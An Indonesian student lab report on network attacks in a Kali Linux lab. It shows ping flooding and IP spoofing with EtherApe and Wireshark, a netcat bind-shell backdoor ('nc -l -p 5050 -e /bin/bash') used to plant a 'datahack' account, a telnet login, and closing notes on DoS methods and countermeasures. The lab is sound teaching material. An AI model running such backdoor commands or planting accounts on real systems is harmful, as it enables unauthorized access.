
- Install dan jalankan etherape di pc target




- Hasil ping 10.118.160.102



- Hasil ping -s 6000 10.118.160.102



- Hasil dari target ping -s 7500 10.118.160.102



- Kesimpulan: Percobaan ini membuktikan bahwa manipulasi ukuran paket melalui perintah ping -s dan penggunaan teknik *IP Spoofing* dapat secara signifikan membebani sumber daya sistem target, yang terlihat secara visual pada EtherApe melalui penebalan garis koneksi dan pembesaran node akibat lonjakan trafik data. Melalui analisis Wireshark, terkonfirmasi bahwa serangan seperti *LAND Attack* dan *PoD Spoofing* berhasil memanipulasi header paket sehingga target merespons ke alamat palsu atau dirinya sendiri, sementara pengiriman paket besar memaksa terjadinya fragmentasi IP yang berpotensi menyebabkan

sistem mengalami *buffer overflow* atau *crash* jika melampaui batas legal protokol 65.535 byte.

2. netcat

- Install netcat di pc target

```
(root@Aliyah)-[/home/aliyah]
# sudo apt-get update
sudo apt-get install netcat-traditional -y
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
netcat-traditional is already the newest version (1.10-50.1).
The following packages were automatically installed and are no longer required:
  amass-common libbluray2 libbson-1.0-0t64 libconfig-inifiles-perl
  libjs-jquery-ui libjs-underscore libmongoc-1.0-0t64 libmongocrypt0
  libplacebo349 libportmidi0 librav1e0.7 libtheoradec1 libtheoraenc1 libudfread0
  libx264-164 libxml2 python3-bluepy python3-click-plugins python3-gpg
  python3-kismetcapturebtgeiger python3-kismetcapturefreaklabszigbee
  python3-kismetcapturertl433 python3-kismetcapturertlsdb
  python3-kismetcapturertlamr python3-protobuf python3-zombie-imp samba-ad-dc
  samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1058 not upgraded.
```

- Install netcat di pc attacker

```
(root@kali)-[/home/kali]
# sudo apt-get update
sudo apt-get install netcat-traditional -y
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libconfig-inifiles-perl
Use 'sudo apt autoremove' to remove it.
The following packages will be upgraded:
  netcat-traditional
1 upgraded, 0 newly installed, 0 to remove and 1442 not upgraded.
Need to get 63.5 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://xsrv.moratelindo.io/kali kali-rolling/main amd64 netcat-traditional amd64 1.10-50.1 [63.5 kB]
Fetched 63.5 kB in 1s (44.1 kB/s)
(Reading database ... 417425 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-50.1_amd64.deb ...
Unpacking netcat-traditional (1.10-50.1) over (1.10-50) ...
Setting up netcat-traditional (1.10-50.1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for man-db (2.13.1-1) ...
```

- Buat backdoor dengan netcat di pc server

```
(root@Aliyah)-[/home/aliyah]
# nc -l -p 5050 -e /bin/bash
```


- Perintah nmap untuk melihat bahwa port 5050 dalam keadaan terbuka di sisi server

```
(root@Aliyah)-[/home/aliyah]
# nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 03:13 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
5050/tcp  open  mmcc

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

- Lakukan akses pada port 5050 dan buat akun pada computer server

```
(root@kali)-[/home/kali]
# nc 10.118.160.102 5050
adduser datahack
datahack
datahack
Changing the user information for datahack
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []: y

Is the information correct? [Y/n] y
^C
```

- Lakukan koneksi telnet ke sisi server

```
(root@kali)-[/home/kali]
# telnet 10.118.160.102
Trying 10.118.160.102...
Connected to 10.118.160.102.
Escape character is '^]'.

Linux 6.16.8+kali-amd64 (Aliyah) (pts/5)

Aliyah login: aliyah
Password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(aliyah@Aliyah)-[~]
$
```

Analisis dan kesimpulan pratikum

1. Kesimpulan hasil pratikum

Berdasarkan pratikum yang telah dilakukan meliputi ARP Spoofing, Sniffing, Session Hijacking, dan IP Spoofing, dapat disimpulkan bahwa jaringan yang tidak dilengkapi mekanisme keamanan yang memadai sangat rentan terhadap serangan. ARP spoofing berhasil dilakukan sehingga attacker dapat memanipulasi table ARP pada client dan server lalu menempatkan diri Sebagai man in the middle. Session hijacking berhasil dilakukan pada layanan Telnet karena komunikasi berlangsung tanpa enkripsi, sedangkan pada layanan SSH serangan tidak dapat dilakukan karena adanya enkripsi dan autentikasi yang lebih aman. Percobaan IP Spoofing menunjukkan bahwa manipulasi Alamat IP sumber dan paket jaringan dapat menyebabkan target merespons ke alamat palsu atau ke dirinya sendiri serta meningkatkan beban trafik jaringan, teramati melalui Wireshark dan EtherApe

2. Perbedaan metode pada percobaan IP Spoofing

Pada metode ip spoofing yang digunakan pada pratikum terletak pada cara manipulasi paket dan dampak yang ditimbulkan pada target. Pada metode Ping Of Death (PoD) Spoofing, attacker mengirim paket ICMP dengan Alamat IP sumber palsu sehingga target membalas ke alamat tersebut. Metode SYN Flood memanfaatkan pengiriman paket TCP SYN secara berulang tanpa menyelesaikan proses koneksi sehingga sumber daya target terkuras. Pada LAND attack, Alamat IP sumber dan tujuan dibuat sama, menyebabkan target mengirim paket ke dirinya sendiri secara terus-menerus. Sementara itu, metode teardrop/spoofing memanfaatkan fragmentasi paket IP yang tidak normal untuk membebani atau mengganggu sistem target. Setiap metode memiliki karakteristik serangan dan efek yang berbeda terhadap setiap sistem jaringan.

3. Transport layer yang dipakai IP Spoofing dan alasannya

Pada percobaan ip spoofing, tipe protocol transport layer yang digunakan Adalah ICMP dan TCP. ICMP digunakan pada serangan seperti Ping of Death karena protocol ini bersifat connectionless dan tidak memiliki mekanisme autentikasi Alamat sumber, sehingga IP mudah dipalsukan. TCP digunakan pada serangan seperti SYN flood dan LAND attack karena attacker dapat mengirim paket SYN tanpa harus menyelesaikan

proses three-way handshake. Kondisi ini memungkinkan terjadinya manipulasi Alamat IP sumber dan menyebabkan target memproses koneksi yang tidak valid.

4. Menangkal ARP Spoofing dan IP Spoofing

Berdasarkan jenis serangan yang dilakukan pada praktikum, penanggulangan ARP spoofing dapat dilakukan dengan menerapkan static ARP, Dynamic ARP Inspection (DAI) pada switch, serta menggunakan protokol komunikasi yang terenkripsi seperti SSH. Untuk menangkal IP spoofing, dapat digunakan filtering paket pada router (ingress dan egress filtering), firewall, IDS/IPS, serta mekanisme proteksi TCP seperti SYN cookies. Penerapan pengamanan tersebut dapat mengurangi risiko penyadapan, hijacking, dan serangan flooding pada jaringan.